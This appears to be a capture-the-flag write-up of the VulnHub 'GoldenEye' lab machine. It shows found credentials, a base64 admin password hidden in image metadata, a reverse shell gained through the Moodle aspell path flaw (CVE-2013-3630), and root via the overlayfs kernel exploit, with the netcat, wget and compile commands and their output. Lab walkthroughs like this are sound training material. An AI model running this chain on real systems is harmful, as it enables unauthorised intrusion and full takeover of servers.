
James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?

Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information.....

username: dr_doak
password: 4England!

```

using the credential given, we've access Dr. Doak moodle account



inside my private files, found secret text file for james?



# My private files

[Home](#) ► [My profile](#) ► [My private files](#)

## Navigation

[Home](#)

- [My home](#)
- [Site pages](#)
- ▼ [My profile](#)
  - [View profile](#)
  - [Forum posts](#)
  - [Blogs](#)
  - [Messages](#)
  - [My private files](#)
- [Courses](#)

 [for james](#)  
 [s3cret.txt](#)

[Manage my private files](#)

the admin credential was captured? interesting...

```
File Edit Search View Document Help
1 007,
2
3 I was able to capture this apps admin cr3ds through clear txt.
4
5 Text throughout most web apps within the GoldenEye servers are scanned, so I cannot add the cr3dentials here.
6
7 Something juicy is located here: /dir007key/for-007.jpg
8
9 Also as you may know, the RCP-90 is vastly superior to any other weapon and License to Kill is the only way to play.
```

download the jpg image file

```

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ wget http://192.168.0.145/dir007key/for-007.jpg
--2020-12-29 15:06:23-- http://192.168.0.145/dir007key/for-007.jpg
Connecting to 192.168.0.145:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14896 (15K) [image/jpeg]
Saving to: 'for-007.jpg'

for-007.jpg                                100%[=====]

2020-12-29 15:06:23 (91.8 MB/s) - 'for-007.jpg' saved [14896/14896]

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$

```

checking the image metadata, found interesting base64 encoded string

```

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ exiftool for-007.jpg
ExifTool Version Number      : 12.09
File Name                    : for-007.jpg
Directory                    : .
File Size                    : 15 kB
File Modification Date/Time  : 2018:04:24 20:40:02-04:00
File Access Date/Time       : 2020:12:29 15:06:45-05:00
File Inode Change Date/Time  : 2020:12:29 15:06:23-05:00
File Permissions             : rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
X Resolution                  : 300
Y Resolution                  : 300
Exif Byte Order              : Big-endian (Motorola, MM)
Image Description             : eFdpbnRlcjE50TV4IQ==
Make                         : GoldenEye
Resolution Unit               : inches

```

decode it & found a credential for admin?

Recipe

from Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

eFdpbN1cJE50TV4IQ==

Output

xWinter1995x!

testing the credential & we're in admin account

GoldenEye Operators Training - Moodle


severnaya-station.com/gnocertdir/

GoldenEye Operators Training - Moodle

You are logged in as Admin User (Logout)

now enumerating the admin account settings & found several interesting settings here





in the system paths, found the path to aspell looks kinda sus here, seems like a reverse shell script here

2.2.3: Administration: Settings

severnaya-station.com/gnocertdir/admin/settings.php?section=systempaths

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB

Path to du pathtodu  ✓ Default: Empty

Path to du. Probably something like /usr/bin/du. If you enter this, pages that display directory content will be able to execute arbitrary programs.

Path to aspell aspellpath  ✗ Default: Empty

To use spell-checking within the editor, you MUST have **aspell 0.50** or later installed on your server. On Unix/Linux systems, this path is usually **/usr/bin/aspell**, but it might be something else.

searching for moodles aspell exploit & found this CVE, interesting

https://www.cvedetails.com/cve/CVE-2013-3630/

**ails**  
city vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

**Vulnerability Feeds & Widgets** New [www.itsecdb.com](http://www.itsecdb.com)

**Vulnerability Details : CVE-2013-3630 (1 Metasploit modules)**

Moodle through 2.5.2 allows remote authenticated administrators to execute arbitrary programs by configuring the aspell pathname and then triggering a spell-check operation within the TinyMCE editor.

Publish Date : 2013-10-31 Last Update Date : 2014-03-07

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)  
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

**– CVSS Scores & Vulnerability Types**


CVSS Score	<b>4.6</b>
Confidentiality Impact	Partial (There is considerable informational disclosure.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	Partial (There is reduced performance or interruptions in resource availability.)

place my bash reverse shell script into it, now we need to trigger it

Path to aspell aspellpath  ✗ Default: Empty

To use spell-checking within the editor, you MUST have **aspell 0.50** or later installed on your server, and you must specify the correct path to access the aspell binary. On Unix/Linux systems, this path is usually **/usr/bin/aspell**, but it might be something else.

check the setting again & search for manage editor to check for the spelling check engine



here it shows google spell which wont work in our case

**TinyMCE HTML editor**

Spell engine  
editor\_tinymce | spellengine

Google Spell ▼ Default: Google Spell

Spell language list  
editor\_tinymce | spelllanguage

+English=en,Danish=da,Dutch=nl,Finnish=fi Default:

+English=en,Danish=da,Dutch=nl,Finnish=fi,French=fr,German=de,Italian=it,Polish=pl,Portuguese=pt,Spanish=es,Swedish=sv

Save changes

change it into pspell shell, in order to let it use the aspell binary (our bash reverse shell in this case)

Changes saved

## TinyMCE HTML editor

Spell engine

editor\_tinymce | spellengine

PSpellShell

Default: Google Spell

Spell language list

editor\_tinymce | spelllanguage

+English=en,Danish=da,Dutch=nl,Finnish=fi

Default:

+English=en,Danish=da,Dutch=nl,Finnish=fi,French=fr,German=de,Italian=it,Polish=pl,Portuguese=pt,Span

Save changes

create a blog & click on the spell checking button

### 2.2.3

Home ► My profile ► Blogs ► Add a new entry

#### Navigation

Home

My home

Site pages

My profile

View profile

Forum posts

Blogs

View all of my

entries

Add a new entry

Messages

My private files

Notes

Activity reports


Courses

#### Settings

#### General

Entry title\*

Blog entry body\*



Path: p

Attachment

Add...

Maximum size for new files: 2MB

No files attached

& we got a shell!

```
(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ nc -lvp 18890
listening on [any] 18890 ...
connect to [192.168.0.119] from severnaya-station.com [192.168.0.145] 41528
bash: cannot set terminal process group (1106): Inappropriate ioctl for device
bash: no job control in this shell
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$
```

## Post Exploitation

## Privilege Escalation

### www-data -> root

checking the home directory & found 3 users

```
<certdir/tib/editor/tinymce/tiny_mce/3.4.9/plugins$ cd /home
cd /home
www-data@ubuntu:/home$ ls -la
ls -la
total 20
drwxr-xr-x  5 root    root    4096 Apr 29  2018 .
drwxr-xr-x 22 root    root    4096 Apr 24  2018 ..
drwxr-xr-x  4 boris   boris   4096 Dec 29 05:41 boris
drwxr-xr-x  4 doak    doak    4096 Apr 28  2018 doak
drwxr-xr-x  4 natalya natalya 4096 Apr 28  2018 natalya
www-data@ubuntu:/home$
```

su into the users doesnt seems to works

```

})
5 Text throughout most web apps within the GoldenEye serv
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ su boris
su boris
7 Something juicy is located here: /dir007key/for-007.jpg
Password: secret1!

9 Also as you may know, the RCP-90 is vastly superior to
This account is currently not available.
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ su natalya
su natalya
Password: goat

su: Authentication failure
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ su natalya
su natalya
Password: bird

This account is currently not available.
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ su doak
su doak
Password: goat

This account is currently not available.
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$

```

might be because of /usr/sbin/nologin

```

messagebus:x:102:105::/var/run/dbus:/bin/false
boris:x:1000:1000:boris,,,:/home/boris:/usr/sbin/nologin
dovecot:x:103:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:104:113:Dovecot login user,,,:/nonexistent:/bin/false
postfix:x:105:114::/var/spool/postfix:/bin/false
postgres:x:106:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
natalya:x:1002:1002:,,,:/home/natalya:/usr/sbin/nologin
doak:x:1001:1001:,,,:/home/doak:/usr/sbin/nologin
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$

```

now gather the kernel & distro information

linux kernel 3.13

```

uname: Command not found
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ uname -r
uname -r
3.13.0-32-generic

```

Ubuntu 14.04.1 LTS distro



```

www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ cat /etc/*release
cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"

```

now use searchsploit to find for kernel vulnerability & found overlays LPE?

```

(nobodyatall@0xDEADBEEF)-[~]
$ searchsploit linux 3.13 ubuntu 14

```

Exploit Title	Path
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution	linux/local/40937.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation	linux/local/37293.txt
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service	linux/dos/36743.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation	linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2)	linux/local/31346.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation	linux/local/41760.txt

```

Shellcodes: No Results

```

use this command to copy the c source code to my current directory

```

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ searchsploit -m 37292
Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/37292
Path: /usr/share/exploitdb/exploits/linux/local/37292.c
File Type: C source, ASCII text, with very long lines, with CRLF line terminators

Copied to: /home/nobodyatall/vulnhub/goldenEye/37292.c

```

due to the remote host dont have gcc we need to compile it at our localhost

```

KeyBoardInterrupt
5 Test throughout most web apps within the GoldenEye servers are scanned, so I cannot add the credentials here.
(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ gcc -o exploit 37292.c
37292.c: In function 'main':
37292.c:106:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
106 |         if(unshare(CLONE_NEWUSER) != 0)
    |            ^~~~~~
37292.c:111:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
111 |             clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
    |             ^~~~~
    |             close
37292.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
117 |             waitpid(pid, &status, 0);
    |             ^~~~~~
37292.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
127 |             wait(NULL);
    |             ^~~~

```

download on the remote host

```

The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator.
www-data@ubuntu:/tmp$ wget http://192.168.0.119:8080/exploit
wget http://192.168.0.119:8080/exploit
--2020-12-29 12:24:20-- http://192.168.0.119:8080/exploit
Connecting to 192.168.0.119:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17600 (17K) [application/octet-stream]
Saving to: 'exploit'

100%[====>] 17,600 -- --K/s in 0s

2020-12-29 12:24:20 (73.5 MB/s) - 'exploit' saved [17600/17600]

```

set execute bit & execute the exploit, but it failed  
 //gcc was not found hmm...

```

www-data@ubuntu:/tmp$ chmod +x exploit
chmod +x exploit
www-data@ubuntu:/tmp$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 1: gcc: not found
couldn't create dynamic library

```

read the source code & found these particular line, it'll compile the ofs-lib.c file using gcc

```

142     close(lib);
143     lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
144     if(lib != 0) {
145         fprintf(stderr,"couldn't create dynamic library\n");
146         exit(-1);
147     }
148     write(fd,"/tmp/ofs-lib.so\n",16);
149     close(fd);
150     system("rm -rf /tmp/ns_spl0it /tmp/ofs-lib.c");
151     execl("/bin/su","su",NULL);
152 }

```

here's the file created in remote host

```

-rwxrwxrwx 1 www-data www-data 418 Dec 29 12:24 ofs-lib.c

```

transfer the ofs-lib.c back to our local host

```

nobodyatall@UxDEADBEEF: ~/vulnhub/goldenEye
File Actions Edit View Help
nobodyatall@...ub/goldenEye x nobodyatall@...ub/goldenEye x nobodyatall@...ub/goldenEye x
-rw-r--r-- 1 www-data www-data 4 Dec 29 12:00 tinyspellE6Pa
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 < ofs-lib.c
nc -v 192.168.0.119 7741 < ofs-lib.c
nc: connect to 192.168.0.119 port 7741 (tcp) failed: Connection
refused
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 < ofs-lib.c
nc -v 192.168.0.119 7741 < ofs-lib.c
Connection to 192.168.0.119 7741 port [tcp/*] succeeded!
www-data@ubuntu:/tmp$

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ nc -lvp 7741 > ofs-lib.c
listening on [any] 7741 ...
connect to [192.168.0.119] from severnaya-station.com [192.168.
.145] 55552

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ ls ofs-lib.c
ofs-lib.c

```

compile it like how it compile in the source code

```

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ gcc -fPIC -shared -o ofs-lib.so ofs-lib.c -ldl -w

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ ls ofs-lib.so
ofs-lib.so

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$

```

transfer the share object back to the remote host

```
File Actions Edit View Help
nobodyatall@...ub/goldenEye x nobodyatall@...ub/goldenEye x nobodyatall@...ub/goldenEye x

-rw-r--r-- 1 www-data www-data 4 Dec 29 12:00 tinyspellE6Pa
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 < ofs-lib.c
nc -v 192.168.0.119 7741 < ofs-lib.c
nc: connect to 192.168.0.119 port 7741 (tcp) failed: Connection
refused
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 < ofs-lib.c
nc -v 192.168.0.119 7741 < ofs-lib.c
Connection to 192.168.0.119 7741 port [tcp/*] succeeded!
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 > ofs-lib.so
nc -v 192.168.0.119 7741 > ofs-lib.so
Connection to 192.168.0.119 7741 port [tcp/*] succeeded!
www-data@ubuntu:/tmp$

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ ls ofs-lib.so
ofs-lib.so

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ nc -lvp 7741 < ofs-lib.so
listening on [any] 7741 ...
connect to [192.168.0.119] from severnaya-station.com [192.168.0
.145] 55553
^C

(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$
```

now comment the lines that will compile the ofs-lib.c

```
142 close(lib);
143 /*
144 lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
145 if(lib != 0) {
146     fprintf(stderr,"couldn't create dynamic library\n");
147     exit(-1);
148 }
149 */
150 write(fd,"/tmp/ofs-lib.so\n",16);
```

recompile the exploit script

```
(nobodyatall@0xDEADBEEF)-[~/vulnhub/goldenEye]
$ gcc -o exploit 37292.c
37292.c: In function 'main':
37292.c:106:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
106 |         if(unshare(CLONE_NEWUSER) != 0)
    |             ^~~~~~
37292.c:111:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
111 |         clone(child_exec, child_stack + (1024*10
    |         ^~~~~
    |         close
24), clone_flags, NULL);
37292.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
117 |         waitpid(pid, &status, 0);
    |         ^~~~~~
37292.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
127 |         wait(NULL);
    |         ^~~~~
```

transfer back to the remote host

```

www-data@ubuntu:/tmp$ wget http://192.168.0.119:8080/exploit
wget http://192.168.0.119:8080/exploit
--2020-12-29 12:33:35-- http://192.168.0.119:8080/exploit
Connecting to 192.168.0.119:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17600 (17K) [application/octet-stream]
Saving to: 'exploit'
0% [_____ ] 0 --.-K
100%[=====>] 17,600 --.-K
s in 0.001s

```

here's how it'll look like

```

www-data@ubuntu:/tmp$ ls
ls
37292.c exploit ns_splloit ofs-lib.c ofs-lib.so tinyspellE6P
aB9
www-data@ubuntu:/tmp$

```

execute it and voila we got root!

```

www-data@ubuntu:/tmp$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#

```

& we found our md5 hash flag!

```

# cat .flag.txt
cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/

```



checking the subdirectory it mentioned & it congrats us from capturing the flag

